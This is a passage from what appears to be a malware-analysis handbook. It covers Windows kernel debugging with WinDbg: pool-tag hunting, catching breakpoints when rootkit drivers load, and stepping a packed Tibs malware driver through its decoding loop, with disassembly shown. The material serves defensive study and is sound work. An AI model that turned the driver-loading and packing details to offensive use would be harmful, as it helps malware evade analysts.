480256BC time date stamp Sun Apr 13 14:53:48 2008

    0 file pointer to symbol table
    0 number of symbols
    E0 size of optional header
10E characteristics
    Executable
    Line numbers stripped
    Symbols stripped
    32 bit word machine

OPTIONAL HEADER VALUES
    10B magic #
    7.10 linker version
34500 size of code
    C280 size of initialized data
      0 size of uninitialized data
3B757 address of entry point
[...]
```

## Viewing Pool Usage

When drivers allocate memory in the kernel, many of them use the `ExAllocatePoolWithTag` API function. The drivers can specify the size of the memory block, the type of memory (paged, non-paged, and so on), and a 4-byte ASCII tag to be associated with the memory. Here is a description of the function's parameters:

```

PVOID ExAllocatePoolWithTag(
    IN POOL_TYPE PoolType,
    IN SIZE_T NumberOfBytes,
    IN ULONG Tag
);
```

Parameters:

`PoolType`

The type of pool memory to allocate (`PagedPool`, `NonPagedPool`, etc)

`NumberOfBytes`

The number of bytes to allocate.

`Tag`

The 4-byte ASCII tag to be associated with the allocated memory.

Microsoft allows driver-defined tags to be associated with memory blocks to simplify debugging tasks, such as finding the source of a memory leak (for more information, see *Who's Using the Pool?*<sup>7</sup>). It's easy to find a memory-hogging application in user mode because monitoring programs show per-process memory usage. On the other hand, kernel drivers share the same memory pools, so it's difficult to isolate the one driver that repeatedly fails to free memory.


Before you can benefit from pool tagging, you have to enable the tagging feature in the kernel (which takes effect after the next reboot). Then you can print statistics on how much memory is being tied up with each tag, and then hunt down which driver allocates memory with the suspect tags.

You can enable pool tagging on a target system in several ways:

- Use the global flags editor (glags.exe), which is distributed with the WDK.
- Use the `!gflag` WinDbg extension, like this:

```
kd> !gflag + ptg
Current NtGlobalFlag contents: 0x00000400
ptg - Enable pool tagging
```

- Use the Pooltag.exe program, which is distributed with the Windows Driver Kit (see Figure 14-8).



**Figure 14-8:** PoolTag enables pool tagging in the kernel.

Regardless of how you choose to enable pool tagging, once it's done, you can print statistics about the system's pool usage. Figure 14-9 shows the Pooltag.exe application sorted by bytes used (highest to lowest). You can see that memory associated with the tag `Gh05` is taking up the most memory.



```
[...]
Proc          27      17280          0          0  Process objects,
               Binary: nt!ps
PsQb          9         648          0          0  Process quota block,
               Binary: nt!ps
```

The preceding output identified that the Gh05 tags are associated with memory owned by win32k.sys—which means they probably contain GDI objects. Based on pool tagging, you can also see that process objects (with tag Proc) are abundant in non-paged memory.

## Finding Pool Allocations

Once you know the tag for an interesting (or suspicious) pool, you can use the !poolfind WinDbg extension to locate the addresses of all the memory blocks associated with the tag. For example, the following command shows pools with a Proc tag. If a rootkit calls ExAllocatePoolWithTag with a tag such as 133t, then you can use a similar command to hunt down all the kernel memory allocated by the rootkit.

```
kd> !poolfind Proc 0

Scanning large pool allocation table for Tag: Proc (823ec000 : 823f8000)
Searching NonPaged pool (81337000 : 82400000) for Tag: Proc

81f99d80 size:      8 previous size:  38 (Free)      Pro.
81fbec0 size:  280 previous size:  278 (Allocated) Proc (Protected)
81fc3680 size:  280 previous size:   30 (Allocated) Proc (Protected)
81fc9d80 size:  280 previous size:   98 (Free)      Pro.
81fd5588 size:  280 previous size:  108 (Allocated) Proc (Protected)
81ff0930 size:    8 previous size:   40 (Free)      Pro.
81ffd688 size:  280 previous size:    8 (Allocated) Proc (Protected)
82000770 size:  280 previous size:   40 (Allocated) Proc (Protected)
[...]
```

The output shows that !poolfind located several allocations with the Proc tag. Some are free (perhaps previously used for process objects that terminated) and some are allocated and protected (probably containing process objects for active processes). Because you know the structure for a process object (i.e., \_EPROCESS), you can use that to get detailed information about each allocation. The following command shows how to determine the process name for the allocation at 81fbec0:

```
kd> dt _EPROCESS 81fbec0 + 8 + 18
nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x06c ProcessLock : _EX_PUSH_LOCK
+0x070 CreateTime : _LARGE_INTEGER 0x1cada55`d9ffb16e
+0x078 ExitTime : _LARGE_INTEGER 0x0
+0x080 RundownProtect : _EX_RUNDOWN_REF
+0x084 UniqueProcessId : 0x00000120
```

```
[...]
+0x168 Filler          : 0
+0x170 Session        : 0xf8a94000
+0x174 ImageFileName   : [16] "sqlservr.exe"
+0x184 JobLinks        : _LIST_ENTRY [ 0x0 - 0x0 ]
+0x18c LockedPagesList : (null)
```

Why did we add 8 and 18 bytes (hex) to the pool allocation? It's because each pool begins with a `_POOL_HEADER` structure, which is 8 bytes on the XP system that we used for testing. In the case of process objects, the pool header is then followed by an `_OBJECT_HEADER`, which is 18 bytes. After that, the `_EPROCESS` structure begins.

### Finding the Pool Tag for an Address

You can use the `!pool` command to perform a reverse lookup on an address. If you have an address and don't know its purpose, you can query for the associated tag, like this:

```
kd> !pool 81f4b270
Pool page 81f4b270 region is Nonpaged pool
81f4b000 size: 1d0 previous size: 0 (Free) Irp
81f4b1d0 size: 30 previous size: 1d0 (Allocated) Even (Protected)
81f4b200 size: 10 previous size: 30 (Free) Irp
81f4b210 size: 30 previous size: 10 (Allocated) Vad
81f4b240 size: 30 previous size: 30 (Allocated) Vad
*81f4b270 size: 10 previous size: 30 (Free) *File
Pooltag File : File objects
81f4b280 size: 98 previous size: 10 (Allocated) File (Protected)
81f4b318 size: 40 previous size: 98 (Allocated) Vadl
```

Now that you've determined the address 81f4b270 to be within a memory pool marked with the `File` tag, you can bet it's a pool that contains a `_FILE_OBJECT` structure.

### Additional Information

You should note the following points about pool tagging:

- The default `pooltag.txt` contains descriptions for tags used by most of the Microsoft drivers, but not for all third-party drivers, much less rootkits. One way you can hunt down the associated driver on disk, assuming it isn't packed, is by searching your `system32\drivers` directory for `.sys` files that contain the 4-byte ASCII pool tag (see *How to find pool tags used by third-party drivers*<sup>8</sup>).
- The kernel does not prevent a rootkit from calling `ExAllocatePoolWithTag` with a tag used for a legitimate purpose. For example, a rootkit could allocate memory from the non-paged pool with the tag `Proc` and use it to store a list of command and control servers. You could catch these attempts by performing sanity checks on the content—something memory forensics frameworks do to reduce false positives

when scanning for objects. For example, you could check if the process ID is valid, based on the maximum number of processes your system supports (see *Pushing the Limits of Windows: Processes and Threads*<sup>9</sup>). If the claimed process ID is something like 0xF7175511, then the memory you found in a pool marked with a `Proc` tag either contains an old, partially overwritten process object, or it never contained a process object in the first place. Also, be aware that rootkits can allocate memory using `ExAllocatePool`, which does not assign tags at all.

- For more information on pool headers and object headers, see Andreas Schuster's *Searching for processes and threads in Microsoft Windows memory dumps*.<sup>10</sup> If you don't know the object's structure, or if the memory doesn't contain an object at all, then you can just explore it with commands such as `db` and `dd`.

<sup>7</sup><http://www.microsoft.com/whdc/driver/tips/PoolMem.mspix>

<sup>8</sup><http://support.microsoft.com/kb/298102>

<sup>9</sup><http://blogs.technet.com/markrussinovich/archive/2009/07/08/3261309.aspx>

<sup>10</sup><http://www.dfrws.org/2006/proceedings/2-Schuster.pdf>

## RECIPE 14-8: CATCHING BREAKPOINTS ON DRIVER LOAD



You can find supporting material for this recipe on the companion DVD.

The best place to start debugging a rootkit driver is at its entry point address. Why? Well, for the same reason that you typically debug processes starting with their entry points. If you allow any instructions to execute before your debugger gets control, then the malware could disable your debugger or complete installation before you even get the chance to analyze it.

One of the issues with catching a breakpoint on a driver's entry point address is that you won't know where to set the breakpoint until the driver loads. You can't add the `ImageBase` and `AddressOfEntryPoint` values in the driver's PE header and determine the address of the first instruction as you can for executable (.exe) Win32 programs. This is because executables are first to load in their own private address space, so there shouldn't be any address conflicts. Drivers, on the other hand, share the same address space with all other drivers and will need to be re-based.

Before you get started, let's review some of the methods that malware can use to load a driver. The techniques you use to catch breakpoints will depend on how the driver was loaded.

- **ZwLoadDriver:** Malware can load drivers by calling this API function, which exists on XP and later systems.



- **Services:** Malware can load drivers by installing them as a service and then starting the service.
- **ZwSetSystemInformation:** Malware can load drivers by calling this API function with the `SystemLoadAndCallImage` class.

Table 14-3 contains a summary of the different techniques discussed in this recipe, along with their primary advantages and disadvantages.

**Table 14-3:** Methods of Catching Breakpoints on Driver Load

Method	Advantage	Disadvantage
Deferred BP	Works for all loading methods	Requires prior knowledge of driver's name and entry point address
Hard-coded BP	Not WinDbg-specific, works for all loading methods	Requires CRC update, will not work on signed drivers, and must have access to the driver's file on disk before it loads
Loading a test driver	Not WinDbg-specific	Requires a separate breakpoint for different loading methods, may require recompiling the test driver for your target platform
Event exceptions	Does not require prior knowledge of driver name or prior access to driver's file on disk, works for all loading methods	Requires a few additional commands after catching the exception

In the following discussions, you will need to know how to load a driver for the purposes of analyzing it. Here are a few techniques you can use:

- Use the `sc.exe` command<sup>11</sup> to create a service for the driver.
- Use Process Hacker (click Tools ⇄ Create Service).
- Use the `DLoad`<sup>12</sup> utility from Code Project—this is a GUI tool that lets you load a driver using `ZwLoadDriver`, `ZwSetSystemInformation`, or by using Services.
- Double-click malware that installs the driver you want to analyze.

## Deferred Breakpoints

You can set deferred breakpoints with the `bu` command (the `u` stands for *unresolved*, which is interchangeable with *deferred* in this case). The significance of these breakpoints is that WinDbg allows you to set them even if the target driver has not loaded yet. In the future,

whenever a new driver loads, WinDbg checks if the driver contains the routine for which you set a deferred breakpoint. If so, WinDbg converts the routine to an address and sets the breakpoint.

The following command shows you how to use deferred breakpoints, assuming your driver is named `mydriver.sys` and it contains a function named `DriverEntry`. When you use the `bl` (breakpoint list) command to list the breakpoints, you'll see parentheses around the routine name, which indicates that WinDbg was not able to resolve the routine in any currently loaded driver (as expected).

```
kd> bu mydriver!DriverEntry
kd> bl
0 eu 0001 (0001) (mydriver!DriverEntry)
```

At this point, you can use the `g` (go) command to let the target system execute. On the target system, load `mydriver.sys`. Your breakpoint should trigger like this:

```
kd> g
Breakpoint 0 hit
mydriver!DriverEntry:
f8c534b0 8bff mov edi,edi
```

One weakness with deferred breakpoints is that drivers aren't required to export a function named `DriverEntry`—they can have any name the programmer desires. Thus, in many cases, your deferred breakpoint, based on locating `DriverEntry`, will fail and the driver will execute beyond your control.

To avoid this unwanted execution, you could look up the `AddressOfEntryPoint` value in the driver's PE header and use that as a relative offset from the driver name when setting a breakpoint. This would take care of issues regarding function names. Assuming the driver's `AddressOfEntryPoint` is `0x605`, you could use the following command:

```
kd> bu mydriver+605
kd> bl
0 eu 0001 (0001) (mydriver+605)
```

In this case, you must at least know the driver's name ahead of time. In addition, you need the `AddressOfEntryPoint` value, which requires that you parse the driver's PE header before it loads. If you're dealing with malware that drops a randomly named driver each time, or tries to prevent other programs from accessing its driver on disk, then you might need to use an anti-rootkit tool such as GMER to locate and extract the driver first.

## Hard-coding Breakpoints

By hard-coding a breakpoint into the driver's file on disk, you can be sure to catch it when the driver loads. This eliminates the need to set special breakpoints in your debugger, but it requires that you make a modification to the driver on disk. Specifically, you would look

up the driver's `AddressOfEntryPoint` value and replace the first byte of the function with `0xCC` (an `INT 3` software breakpoint). The following commands show you how to make the required changes with `pefile` and then update the CRC checksum (otherwise some versions of Windows will reject the driver entirely). Make sure you save the original byte that you overwrite because you'll need to replace it once the driver loads.

```
$ python
>>> import pefile
>>> pe = pefile.PE("mydriver.sys")
>>> orig_byte = pe.get_data(pe.OPTIONAL_HEADER.AddressOfEntryPoint, 1)
>>> print "Original: %x" % ord(orig_byte)
Original: 8b
>>> pe.set_bytes_at_rva(pe.OPTIONAL_HEADER.AddressOfEntryPoint,
    chr(0xCC))
True
>>> pe.OPTIONAL_HEADER.CheckSum = pe.generate_checksum()
>>> pe.write("output.sys")
```

After applying the patch, regardless of how the driver is loaded, you should catch a breakpoint on its entry point function. Use the `eb` (edit byte) command in WinDbg to replace the original byte that you overwrote with `0xCC`, and then you can continue debug-  
ging the driver.

```
kd> g
Break instruction exception - code 80000003 (first chance)
output+0x605:
bfaf1605 cc          int      3
kd> u eip
output+0x605:
bfaf1605 cc          int      3
bfaf1606 ff558b      call     dword ptr [ebp-75h]
bfaf1609 ec          in       al, dx
bfaf160a a18415afbf      mov     eax, dword ptr [output+0x584 (bfaF1484)]
bfaf160f 85c0              test    eax, eax
bfaf1611 b940bb0000        mov     ecx, 0BB40h
bfaf1616 7404              je      output+0x61c (bfaf161c)
bfaf1618 3bc1              cmp     eax, ecx
kd> eb bfaf1605 8b
kd> u eip
output+0x605:
bfaf1605 8bff          mov     edi, edi
bfaf1607 55              push    ebp
bfaf1608 8bec          mov     ebp, esp
bfaf160a a18415afbf      mov     eax, dword ptr [output+0x584 (bfaF1484)]
bfaf160f 85c0              test    eax, eax
bfaf1611 b940bb0000        mov     ecx, 0BB40h
bfaf1616 7404              je      output+0x61c (bfaf161c)
bfaf1618 3bc1              cmp     eax, ecx
```

The disadvantage to hard-coding breakpoints is that you need access to the driver's file on disk prior to loading it. If you're analyzing malware that drops a driver on the fly and then loads it, you may need to recover the driver first. Furthermore, this technique won't work for drivers that are cryptographically signed.

## Loading a Test Driver

This method involves loading a test driver on your target system before executing malware. When the test driver loads, it looks on the stack to determine which instruction called the driver's entry point—which you can then use as your breakpoint address. If the malware loads a malicious driver using the same technique as you used to load the test driver, your breakpoint will trigger at the right time—immediately before the malicious driver's entry point is called.

The following is the source code for the test driver, named `DriverEntryFinder`, which you can find on the DVD.

```
#include "ntddk.h"
#include <stdio.h>

NTSTATUS DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    return 0;
}

NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT DriverObj,
    IN PUNICODE_STRING DriverReg)
{
    int RETADDR;

    // look on the stack to see who called us...
    // the return address for the caller should
    // be at +12 bytes relative to the ESP register

    __asm {
        push edx
        mov edx, [esp+12]
        mov [RETADDR], edx
        pop edx
    };

    DbgPrint("The BP address depends on your load method:\n");
    DbgPrint(" 1 - ZwLoadDriver\n");
    DbgPrint(" 2 - Services\n");
    DbgPrint(" 3 - ZwSystemSystemInformation\n");
    DbgPrint("BP address if you used 1 or 2: 0x%x\n", RETADDR-3);
}
```

```

    DbgPrint("BP address if you used 3:      0x%x\n", RETADDR-2);

    DriverObj->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}

```

To use `DriverEntryFinder`, simply load it on your target system using the desired method (`ZwLoadDriver`, `ZwSetSystemInformation`, or `Services`). As described in Table 14-3, the breakpoint address will differ depending on how the driver is loaded. If you use `ZwLoadDriver` or the `Services` method, the breakpoint address will be inside a function named `nt!IopLoadDriver`. If you use `nt!ZwSetSystemInformation`, the breakpoint address will be inside `nt!ZwSetSystemInformation`. Therefore, you should use `DriverEntryFinder` to locate all possible breakpoint addresses—unless you already know which method your malware sample uses.

If you're already attached to your target with WinDbg, then you'll see the `DriverEntryFinder`'s output in your WinDbg window. Otherwise, you can see the output with `DebugView`.

```

kd> g
The BP address depends on your load method:
  1 - ZwLoadDriver
  2 - Services
  3 - ZwSystemSystemInformation
BP address if you used 1 or 2: 0x805a39aa
BP address if you used 3:      0x805a39ab
kd> ln 0x805a39aa
(805a35a9)  nt!IopLoadDriver+0x66a
kd> u 0x805a39aa
nt!IopLoadDriver+0x66a:
805a39aa ff572c      call     dword ptr [edi+2Ch]
kd> bp nt!IopLoadDriver+0x66a

```

The output from the program prints two BP addresses. It is up to you to pick the right one based on how you loaded the driver. For example, if you used `ZwLoadDriver` (method 1), then the correct BP address is `0x805a39aa`. The `call` instruction that you see at this address leads to the driver's entry point!

## Event Exceptions

You can configure how WinDbg handles events, including how the debugger reacts when new drivers load, new processes start, new threads start, and so on. This is probably the most straightforward way to catch a breakpoint on loading drivers. To view how WinDbg currently handles particular events, use the `sx` (set exception) command, like this:

```

kd> sx
ct - Create thread - ignore
et - Exit thread - ignore

```

```

cpr - Create process - ignore
epr - Exit process - ignore
ld - Load module - ignore
ud - Unload module - ignore
ser - System error - ignore
ibp - Initial breakpoint - ignore
iml - Initial module load - ignore
out - Debuggee output - output
[...]
```

As you can see, WinDbg currently ignores the load module event (module is a synonym for driver in this case, but can also refer to user mode DLLs). If you want to gain control whenever a new module loads, you can reconfigure it like this:

```

kd> sxe ld
kd> sx
    ct - Create thread - ignore
    et - Exit thread - ignore
    cpr - Create process - ignore
    epr - Exit process - ignore
    ld - Load module - break
    ud - Unload module - ignore
    ser - System error - ignore
    ibp - Initial breakpoint - ignore
    iml - Initial module load - ignore
    out - Debuggee output - output
[...]
```

Most of the events can accept arguments so that WinDbg doesn't break when any driver loads or when any process starts—you can tailor it by name. However, assuming you don't know the name of the driver to be loaded, you can just use the `sxe ld` command and it will cause WinDbg to break for all drivers. Once that is set, you can execute the malware that loads a driver, and you should see something like this:

```

kd> g
nt!DebugService2+0x10:
80506d3e cc                int     3
```

Now, find the newly loaded driver and set a normal breakpoint at its entry point address.

```

kd> lm n
start      end            module name
804d7000 806ed700 nt             ntoskrnl.exe
806ee000 8070e300 hal           halaacpi.dll
b21cd000 b220da80 HTTP         HTTP.sys
bfaf3000 bfaf3780 mydriver mydriver.sys
[...]
```

```
kd> !dh -a bfaf3000
```

```
File Type: EXECUTABLE IMAGE
```

```
FILE HEADER VALUES
```

```
14C machine (i386)
```

```
5 number of sections
```

```
4AA83235 time date stamp Wed Sep 09 18:54:45 2009
```

```
0 file pointer to symbol table
```

```
0 number of symbols
```

```
E0 size of optional header
```

```
10E characteristics
```

```
Executable
```

```
Line numbers stripped
```

```
Symbols stripped
```

```
32 bit word machine
```

```
OPTIONAL HEADER VALUES
```

```
10B magic #
```

```
7.10 linker version
```

```
180 size of code
```

```
180 size of initialized data
```

```
0 size of uninitialized data
```

```
605 address of entry point
```

```
[...]
```

```
kd> bp mydriver+605
```

```
kd> bl
```

```
0 e bfaf3605 0001 (0001) mydriver+0x605
```

```
kd> g
```

```
Breakpoint 0 hit
```

```
mydriver+0x605:
```

```
bfaf3605 8bff mov edi,edi
```

The address `bfaf3605` is the entry point address for `mydriver.sys`. On any given system, there may be hundreds of drivers loaded, and if you're not familiar with their names, it will be difficult to spot the one new driver that triggered your breakpoint. In this case, you can use `.logopen` as discussed in Recipe 14-5 to save the output of `!m n` before you execute malware. When your breakpoint triggers, re-run `!m n` and use `diff` on the log file to identify which driver is new.

<sup>11</sup> <http://support.microsoft.com/kb/251192>

<sup>12</sup> <http://www.codeproject.com/KB/system/DLoad.aspx>

**RECIPE 14-9: UNPACKING DRIVERS TO OEP**

Assuming you've followed the instructions in the previous recipe, you can execute malware on a target system and expect to catch the breakpoint when a new driver loads. This gives you the ability to inspect the driver's load parameters, unpack the driver, and understand its run-time behavior via debugging. It's worth mentioning that if you get really lucky and run into a packed driver that doesn't make any API calls during its unpacking routine, you might be able to unpack it with a user mode debugger (see the *inReverse* blog<sup>13</sup>). The example we use for this recipe is a variant of the Tibs malware—which you can find more about on ThreatExpert's website.<sup>14</sup>

**Investigating the Driver Object**

First, make sure the target system is running by typing **g** for go. Then execute the malware on your target system. Assuming the driver was loaded with `ZwLoadDriver` or via `Services`, you'll see something like this:

```
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x66a:
805a39aa ff572c          call     dword ptr [edi+2Ch]
```

Before moving further, you may want to pause and gather some information about the loading driver. The value in the `edi` register is a pointer to the loading driver's `_DRIVER_OBJECT` structure. Why does the instruction in `IopLoadDriver` call the member at `2Ch` of this structure? Well, let's see:

```
kd> dt _DRIVER_OBJECT [edi]
nt!_DRIVER_OBJECT
+0x000 Type           : 4
+0x002 Size           : 168
+0x004 DeviceObject   : (null)
+0x008 Flags          : 2
+0x00c DriverStart    : 0xb2034000
+0x010 DriverSize     : 0x25880
+0x014 DriverSection  : 0x820e2da0
+0x018 DriverExtension : 0x8205e2f0 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING
                        "\Driver\windev-6ec4-1ec9"
+0x024 HardwareDatabase : 0x8068fa90 _UNICODE_STRING
                        "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit     : 0xb2058a00
+0x030 DriverStartIo  : (null)
+0x034 DriverUnload   : (null)
+0x038 MajorFunction  : [28] 0x804fa87e
nt!IopInvalidDeviceRequest+0
```



The preceding output shows that the driver's `DriverInit` (entry point function) value exists at offset `2Ch` of the `_DRIVER_OBJECT` structure—that's why `IopLoadDriver` calls it. You can also see the following information about the driver:

- `DeviceObject`: This member is currently `NULL`, which means the driver has not yet initialized any devices (for example, through the use of `IoCreateDevice` or `IoCreateDeviceSecure`). If a driver creates any devices at all, it typically does so in the `DriverEntry` function, which hasn't executed yet, which is why it is currently `NULL`.
- `DriverStart`: This member specifies the driver's load address in kernel memory.
- `DriverSize`: This member specifies the size in bytes of the driver's binary in memory (as per the `SizeOfImage` field in the PE header).
- `DriverName`: This member specifies the driver's name.
- `DriverInit`: This member specifies the address of the driver's entry point function.
- `DriverUnload`: This member specifies the virtual address of a function to be called when the driver unloads. In this case, the value is `NULL` because the driver hasn't been allowed to execute long enough to set its unload function yet.
- `MajorFunction`: This is an array of 28 IRP (Input/Output Request Packet) handlers that are currently all initialized to the default `nt!IopInvalidDeviceRequest`.

To get to the driver's entry point function from your breakpoint in `IopLoadDriver`, you just need to execute a single instruction (`call dword ptr [edi+2Ch]`). When you type the `t` (trace) command, it executes a single instruction and then prints the location and disassembly of the next instruction, like this:

```
kd> t
windev_6ec4_1ec9+0x24a00:
b2058a00 e81c000000      call     windev_6ec4_1ec9+0x24a21 (b2058a21)
```

The output shows that the new driver's name is `windev_6ec4_1ec9.sys`. Also, notice how the next instruction is at `b2058a00`, which is the same value you saw in the `DriverInit` member of the `_DRIVER_OBJECT` structure. This verifies that you've reached the driver's entry point function. However, this isn't necessarily the original entry point function (i.e., before being packed).

## Unpacking Stage One

Microsoft defined the driver entry point function as follows:

```
NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT  DriverObject,
    IN PUNICODE_STRING RegistryPath
);
```

The important part to remember is that a pointer to the driver's own `_DRIVER_OBJECT` is passed as its first parameter. You can print a disassembly of the entire entry point function, like this:

```
kd> uf .
windev_6ec4_1ec9+0x24a00:
b2058a00 e81c000000      call    windev_6ec4_1ec9+0x24a21 (b2058a21)
b2058a05 60                pushad
b2058a06 b97c040000      mov     ecx,47Ch ; this is the loop counter

windev_6ec4_1ec9+0x24a0b:
b2058a0b 812a7338483f     sub     dword ptr [edx],3F483873h ; unpack key
b2058a11 83c204           add     edx,4 ; scan to next 4 bytes
b2058a14 83e904           sub     ecx,4 ; subtract 4 from the loop counter
b2058a17 85c9             test    ecx,ecx ; is the counter zero?
b2058a19 75f0             jne     windev_6ec4_1ec9+0x24a0b (b2058a0b)

windev_6ec4_1ec9+0x24a1b:
b2058a1b 61               popad
b2058a1c 83c208           add     edx,8
b2058a1f ffe2             jmp     edx ; jump to unpacked code
```

The entry point calls a function at `b2058a21` so you can explore that function as well:

```
kd> uf b2058a21
windev_6ec4_1ec9+0x24a21:
; moves the DriverObject into edx
b2058a21 8b542408         mov     edx,dword ptr [esp+8]
; moves the DriverObject->DriverStart into edx
b2058a25 8b520c           mov     edx,dword ptr [edx+0Ch]
b2058a28 81c280530200     add     edx,25380h
b2058a2e b835580200       mov     eax,25835h
b2058a33 c3               ret
```

According to the disassemblies, the purpose of the function at `b2058a21` is to copy the driver's load address (`DriverObject->DriverStart`) into the `edx` register, add 25380 to the value, and then return. The entry point function then initializes a loop counter to `47c` and subtracts `3F483873` from each 4 bytes starting at the value pointed to by `edx` (which presumably is the start of the packed code) until the loop counter reaches 0. Once the simple round of decoding is complete, the driver jumps to `edx+8`, which is either the program's original entry point (OEP) or the next layer of packing.

The following command steps over the function at `b2058a21` because you know what it does now:

```
kd> p
windev_6ec4_1ec9+0x24a05:
b2058a05 60                pushad
```

At this time, the `edx` register should contain a pointer to the packed code. You can verify by printing a hexdump and disassembly. Notice how the disassembly contains instructions such as `aas` and `les` that you don't typically see—that's a sign that the code is packed, which makes sense because you haven't unpacked it yet.

```
kd> r edx
edx=b2059380

kd> db edx
b2059380 7338483f7338483f-c88b9e96c420493f s8H?s8H?..... I?
b2059390 7338a5c0602b607f-7320dc4173384907 s8..`+`.s .As8I.
b20593a0 fe38d1c40053883f-fcc5f559b3384bcc .8...S.?...Y.8K.
b20593b0 1453883ffcc5155a-b338d3fc4853883f .S.?...Z.8..HS.?
b20593c0 76f5f559b338d5f4-7e54883f2c6d483f v..Y.8..~T.?,mH?
b20593d0 732bedccf833647f-73c3e5ec8d78483e s+...3d.s....xH>
b20593e0 28ea627f7337fee4-8d7848a974889b27 (.b.s7...xH.t..'
b20593f0 003b483ffebde159-b338cdf7e74f983e .;H?...Y.8...O.>

kd> u edx
windev_6ec4_1ec9+0x25380:
b2059380 7338          jae     windev_6ec4_1ec9+0x253ba (b20593ba)
b2059382 48           dec     eax
b2059383 3f          aas
b2059384 7338          jae     windev_6ec4_1ec9+0x253be (b20593be)
b2059386 48           dec     eax
b2059387 3f          aas
b2059388 c88b9e96     enter   9E8Bh,96h
b205938c c420          les     esp,fword ptr [eax]
```

You can let the driver unpack itself by allow it to execute until it reaches the `jmp edx` instruction at `b20581af`, like this:

```
kd> g b20581af
windev_6ec4_1ec9+0x24a1f:
b20581af ffe2          jmp     edx
```

Did it work? If so, you should see an entirely new set of bytes at the same addresses as before.

```
kd> db edx
b2059388 5553565751e80000-00005d81edf21740 USVWQ.....]....@
b2059398 00e89302000001c8-8b0089858d1a4000 .....@.
b20593a8 898dad1a4000038d-a11a4000898dcd1a ....@.....@.....
b20593b8 40008bbdd51a4000-03bdad1a40008db5 @.....@.....@...
b20593c8 0b1c4000b9340000-00f3a48d85fb1b40 ..@..4.....@
b20593d8 008b9dad1a4000ff-b5b11a4000ffb5a5 .....@.....@.....
b20593e8 1a40006a015053e8-8d0200008b85991a .@.j.PS.....
b20593f8 400085c0741750ff-b5c51a4000ffb5ad @...t.P....@.....

kd> u edx
```

```

windev_6ec4_1ec9+0x25388:
b2059388 55          push    ebp
b2059389 53          push    ebx
b205938a 56          push    esi
b205938b 57          push    edi
b205938c 51          push    ecx
b205938d e800000000      call   windev_6ec4_1ec9+0x25392 (b2059392)
b2059392 5d          pop     ebp
b2059393 81edf2174000    sub     ebp,4017F2h

```

Great! The data has been decoded in memory and now represents valid instructions. Now you can use the `t` command to execute the `jmp` instruction, which will take you to b2059388. Then disassemble the entire function revealed by the first layer of packing.

```

kd> t
windev_6ec4_1ec9+0x25388:
b2059388 55          push    ebp

kd> uf .
windev_6ec4_1ec9+0x25388:
b2059388 55          push    ebp
b2059389 53          push    ebx
b205938a 56          push    esi
b205938b 57          push    edi
b205938c 51          push    ecx
b205938d e800000000      call   windev_6ec4_1ec9+0x25392 (b2059392)
b2059392 5d          pop     ebp
b2059393 81edf2174000    sub     ebp,4017F2h
b2059399 e893020000      call   windev_6ec4_1ec9+0x25631 (b2059631)
b205939e 01c8        add     eax,ecx
b20593a0 8b00        mov     eax,dword ptr [eax]
b20593a2 89858d1a4000    mov     dword ptr [ebp+401A8Dh],eax
b20593a8 898dad1a4000    mov     dword ptr [ebp+401AADh],ecx
b20593ae 038da11a4000    add     ecx,dword ptr [ebp+401AA1h]
b20593b4 898dcd1a4000    mov     dword ptr [ebp+401ACDh],ecx
b20593ba 8bbdd51a4000    mov     edi,dword ptr [ebp+401AD5h]
b20593c0 03bdad1a4000    add     edi,dword ptr [ebp+401AADh]
b20593c6 8db50b1c4000    lea     esi,[ebp+401C0Bh]
b20593cc b934000000      mov     ecx,34h
b20593d1 f3a4        rep movs byte ptr es:[edi],byte ptr [esi]
b20593d3 8d85fb1b4000    lea     eax,[ebp+401BFBh]
b20593d9 8b9dad1a4000    mov     ebx,dword ptr [ebp+401AADh]
b20593df ffb5b11a4000    push    dword ptr [ebp+401AB1h]
b20593e5 ffb5a51a4000    push    dword ptr [ebp+401AA5h]
b20593eb 6a01        push    1
b20593ed 50          push    eax
b20593ee 53          push    ebx
b20593ef e88d020000      call   windev_6ec4_1ec9+0x25681 (b2059681)
b20593f4 8b85991a4000    mov     eax,dword ptr [ebp+401A99h]
b20593fa 85c0        test    eax,eax

```

```

b20593fc 7417          je      windev_6ec4_1ec9+0x25415 (b2059415)

windev_6ec4_1ec9+0x253fe:
b20593fe 50              push   eax
b20593ff ffb5c51a4000    push   dword ptr [ebp+401AC5h]
b2059405 ffb5ad1a4000    push   dword ptr [ebp+401AADh]
b205940b e835000000      call   windev_6ec4_1ec9+0x25445 (b2059445)
b2059410 e812000000      call   windev_6ec4_1ec9+0x25427 (b2059427)

windev_6ec4_1ec9+0x25415:
b2059415 e8b3000000      call   windev_6ec4_1ec9+0x254cd (b20594cd)
b205941a 8b85cd1a4000    mov     eax,dword ptr [ebp+401ACDh]
b2059420 59              pop     ecx
b2059421 5f              pop     edi
b2059422 5e              pop     esi
b2059423 5b              pop     ebx
b2059424 5d              pop     ebp
b2059425 ffe0            jmp     eax ; jump to unpacked code

```

